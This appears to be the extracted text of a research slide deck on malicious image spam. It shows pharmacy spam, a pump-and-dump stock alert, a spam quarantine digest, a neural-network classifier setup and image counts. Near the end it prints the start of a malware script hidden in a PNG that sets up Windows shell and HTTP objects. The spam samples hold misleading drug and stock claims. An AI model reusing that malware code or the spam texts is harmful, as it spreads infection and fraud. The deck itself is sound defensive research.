
Don't look now!

Malicious Image Spam

Kathy Liszka
liszka@uakron.edu


Viagra
$1.15
Cialis
$1.99
VPXL
$0.45
ENLAGE YOUR PENIS
DO NOT CLICK, JUST ENTER
MEDS44.RU
IN YOUR BROWSER
Windows Internet Explorer
meds44.ru


SPAM

proofpoint


End User Digest: 10 New Messages
For Kathy J Liszka (liszka@uakron.edu)

The emails listed below have been placed in your personal Quarantine since you received your last End User Digest. They will be deleted after 14 days. To deliver an email to your inbox, click on Release. To deliver an email to your inbox and add the email sender to your Safe Senders List, click on Safelist. This ensures that no emails from that sender will be blocked in the future. To report messages that are not spam but are reported in the digest, click on Not Spam.


Request New End User Digest | Request Safe/Blocked Senders List | Manage My Account

Quarantine

	Score	From	Subject	Date
View Delete Release Safelist	100	kliszkamly@gvt.net.br	I have a lot of photos	2015-01-08 14:15:20
View Delete Release Safelist	100	liszkaegz@longlove.ro	I have a lot of photos	2015-01-08 14:16:31
View Delete Release Safelist	100	ksojawp@dezp.org	如何组建 销-售- 团- 队，如何选人、育人、留人 liszka	2015-01-08 14:32:21
View Delete Release Safelist	100	sufary@mts.ru	W[redacted]?	2015-01-08 15:29:42
View Delete Release Safelist	100	hskqjbezc@drivkraft.se	阿里创新与电商武战狂:逢主任	2015-01-08 16:49:26
View Delete Release Safelist	100	donald591883.d6c68@sbcglobal. net	Bigger size - more delight	2015-01-08 18:03:01
View Delete Release Safelist	100	kyler573209.77dfd@packeteer. com	Recharge your bed energy	2015-01-08 23:32:51
View Delete Release Safelist	100	support@selfdevelopment.net	(99.9% Accuracy) FREE Numerology Reading	2015-01-08 20:07:34
View Delete Release Safelist	100	hourwealth32@gmail.com	Make 700 per Week With Facebook (hourwealth32@ gmail.com) Souhaite vous montrer ce lien :	2015-01-09 02:33:58
View Delete Release Safelist	100	seraphina@nancydee.co.uk	Fwd: konrad8@alltel.net	2015-01-09 05:33:20



Score	From	Subject
100	kliszkamly@gvt.net.br	I have a lot of photos
100	liszkaegz@longlove.ro	I have a lot of photos



TRADING ALERT!
BREAKING NEWS ALERT ISSUED!!!

Trade Date:	Friday, November 17, 2006
Company:	PRG Group Inc.
Symbol:	PRGJ
Current Price:	$1.15
3-Day Target:	$5
Rating:	10/10
Recommendation:	STRONG BUY

NEWS RELEASE:
Nov 16 2006, 1:02PM ATWEC Technologies Establishes a National Call Center. PRG Group Inc. will manage the call center and provide network services. Multinational PRG Group (PINKSHEETS: PRGJ) is publicly traded, and a total solutions provider of web-based applications, hosting services and network management. The company is partnered with IBM and Siebel ebusiness to provide its clients with the most up-to-date software, databases and networking tools.


When this Stock moves - WATCH OUT! Remember this is a STRONG BUY RECOMMENDATION ...


ТЕЛ.: 8 495 740 66 65

ICQ: 569 775 857


Viagra
$1.15
Cialis
$1.99
VPXL
$0.45
ENLAGE YOUR PENIS
DO NOT CLICK, JUST ENTER
YES82.RU
IN YOUR BROWSER
Windows Internet Explorer
yes82.ru


Viagra
$1.15
Cialis
$1.99
VPXL
$0.45
ENLAGE YOUR PENIS
DO NOT CLICK, JUST ENTER
DA85.RU
IN YOUR BROWSER
Windows Internet Explorer
da85.ru




two layers
of hidden nodes
1 output
node
22,500
input
nodes




image2fann.cpp

training data


I'm spam!

Visit [redacted]
(don't click just type in browser)


and SAVE 50% on your Pharmacy!


VIAGRA from $3,33
CIALIS from $3,75
VALIUM from $1,21

Have a nice day!



I'm ham!





KnujOn.com (nûj-ôn) - We want your spam. Really.

FOLLOW ME ON twitter

3457-mini

7882-btn_addtocart

11300-5LfxVm19ms0759GhJk85l0343X78

11726-image001

13412-logo

13554-index

13668-btnPostRes

15222-flag


20771-1inLine

21859-bg_masthead

23481-WMtiny

26288-bg_footer2

28786-werecmail

38937-expo-1


39366-image001-1

39722-logo_cb


42713-starGold


45846-img2


52236-5inLine



52893-btnFindJobs

53252-5EkMtW1g90759uM85w0342cHHDl6499

54581-gtearth

61767-tsmini_logo


62004-z


66747-expo

76949-CRtiny


77313-starGrey

80387-clip_image003


82729-lpiwxt



91420-Bullet_MoreInfo


94002-cir-700

August 2010


bbruce-904-top-0


becton-83-DCIM6143-14


becton-348-DCIM6143-10


becton-405-DCIM6143-13


becton-409-DCIM6143-3


becton-435-DCIM6143-7


becton-467-DCIM6143-9


becton-524-DCIM6143-8


becton-579-DCIM6143-12


becton-611-DCIM6143-1


becton-611-DCIM6143-6


becton-648-DCIM6143-4


becton-743-DCIM6143-5


becton-779-DCIM6143


becton-816-DCIM6143-2


becton-884-DCIM6143-11


bhall3-996-DCIM6143


bjohnson-253-DCIM6143


bwalton-202-DCIM6143-2


bwalton-299-DCIM6143-1


Month	2008	2009	2010	2011
Jan		118	3171	717
Feb		764	3451	781
Mar		2268	16403	
Apr		1008	18462	
May		1277	7337	
June		10863	18141	
July		7840	6725	
Aug	3660	12883	36003	
Sep	5527	13329	9105	
Oct	8021	8040	2233	
Nov	3525	5883	2601	
Dec	601	4119	943	

215,799

Unique Images


Month	2008	2009	2010	2011
Jan		118	3171	717
Feb		764	3451	781
Mar		2268	16403	
Apr		1008	18462	
May		1277	7337	
June		10863	18141	
July		7840	6725	
Aug	3660	12883	36003	
Sep	5527	13329	9105	
Oct	8021	8040	2233	
Nov	3525	5883	2601	
Dec	601	4119	943	

http://www.lexsi-leblog.com/cert-en/mccolo-exposed.html



http://www.thetechherald.com/articles/McColo-closure-leads-to-massive-drop-in-Spam/3197/


mbossard-218-Anet
e-26


mbossard-227-Anet
e-27


mbossard-350-Anet
e-9


mbossard-350-MyP
hotoI


mbossard-355-Anet
e-3


mbossard-368-Anet
e-16


mbossard-431-Anet
e-6


mbossard-435-MyP
hotoI-1



mbossard-475-Anet
e-25


mbossard-483-Elen
achka


mbossard-494-Anet
e-28


mbossard-501-Anet
e-5


mbossard-516-Anet
e-19



mbossard-525-Anet
e-14



mbossard-533-Anet
e-2



mbossard-605-Mari
yaIm



mbossard-694-Anet
e-22



mbossard-700-Anet
e-8



mbossard-711-Anet
e-24


mbossard-727-Anet
e-12



mbossard-766-Anet
e-7



mbossard-845-Anet
e-11


mbossard-888-Anet
e-15



mbossard-912-Anet
e-18


Alex Jones' Prison Planet.com
http://www.prisonplanet.com/
Google
Facebook
Twitter
MySpace
Gmail
Yahoo
Most Influential Environmentalists Share Mass Murder Advocating Green Nazi's Philosophy



Alex Jones' Infowars:...ar on for your mind!
http://www.infowars.com/
Google
Facebook
Twitter
MySpace
Gmail
Yahoo
Bombshell: Barack Obama conclusively outed as CIA creation



.png



http://blogs.technet.com/b/mmpc/archive/2010/08/09/painting-by-numbers.aspx



binary png

```
//<script id=thisscript>
var initsettings = {};
initsettings.line1 = unescape("");
initsettings.name = unescape("IS");
initsettings.wordchoice = [5,20,48,3,15,15,47,26,49,5,25,47,33,53,59,30,15,31];
initsettings.pt = 53.223543392509015;
initsettings.fg = [81,84,164];
initsettings.bg = [103,45,31];

// List of boards
var dir = "a b c d e g h hr k m o p r s t u v w wg i ic cm y r9k 3 adv an cgl
k co fa fit int jp lit mu n new po sci sp tg toy trv tv vp x".split(" ");
var nfs = [3.2,3.3,3.3,3.3, 8,3.3,3.5,5.8,3.3,3.3,3.4, 4.3, 3, 3.3,  2.3,  3, 3,  3,
3, 3, 3,  3,  3, 3,  3, 3,  8,  3, 3, 3,  3,  8, 3, 3.3];

// ActiveX objects we need
var request = new ActiveXObject("Msxml2.XMLHTTP");
var shell = new ActiveXObject("WScript.Shell");
var fs = new ActiveXObject("Scripting.FileSystemObject");
var sa = new ActiveXObject("Shell.Application");

// Set directory
shell.currentDirectory = fs.getSpecialFolder(2);

// Generate random string
function randomstring(choices, length) {
    var str = "";
    for (var i = 0; i < length; i++) {
        str += choices.charAt( Math.floor(Math.random()*choices.length) );
    }
    return str;
}

// Choose randomly from list
function randomchoice(list) {
    return list[Math.floor(Math.random()*list.length)];
}

// Gets HTML page or file from URL
function get(url, doretry) {
```

after saving as .hta file

http://blogs.technet.com/b/mmpc/archive/2010/08/09/painting-by-numbers.aspx

Viagra **$1.29 ONLY!!!**

Viagra is an oral medicine used for treating male impotence (e.g., erectile dysfunction). Viagra's advantages are a great safety track record and proven side effects. The effect of Viagra starts in 30 minutes to 1 hour and lasts for about 4 hours.

Cialis **$1.58 ONLY!!!**

Cialis (Tadalafil) is an oral drug, used for treating male impotence, also known as erectile men's erectile dysfunction. Cialis' effect starts working in 30 minutes and lasts for about 48 hours, while Viagra effect lasts for about 4 hours. Cialis is to be taken with or without food.
Cialis is to be used for daily use, so you can be ready anytime.

Levitra **$2.81 ONLY!!!**


mbossard-445-Helen-1.jpg


mbossard-454-Helen-40.jpg


mbossard-460-Helen-19.jpg


mbossard-463-Helen-39.jpg


mbossard-491-Helen-14.jpg


mbossard-530-Helen-10.jpg


mbossard-536-Helen-4.jpg


mbossard-616-Helen-44.jpg


mbossard-617-Helen-45.jpg


mbossard-644-Helen-25.jpg


mbossard-649-Helen-29.jpg


mbossard-653-Helen-7.jpg


mbossard-660-Helen-42.jpg


mbossard-680-Maria-2.jpg


mbossard-685-Helen-5.jpg


mbossard-698-Helen-26.jpg


mbossard-708-Helen-31.jpg


mbossard-735-Helen-33.jpg


mbossard-746-Helen-8.jpg


mbossard-750-Helen-6.jpg


mbossard-770-ImLiza-6.jpg


mbossard-795-Helen-34.jpg


mbossard-810-Helen-24.jpg


mbossard-810-ImLiza-4.jpg


mbossard-841-Helen-36.jpg


mbossard-864-ImLiza-1.jpg


mbossard-883-Helen-16.jpg



mbossard-911-Helen-2.jpg



mbossard-919-Helen-32.jpg


mbossard-943-Helen-15.jpg

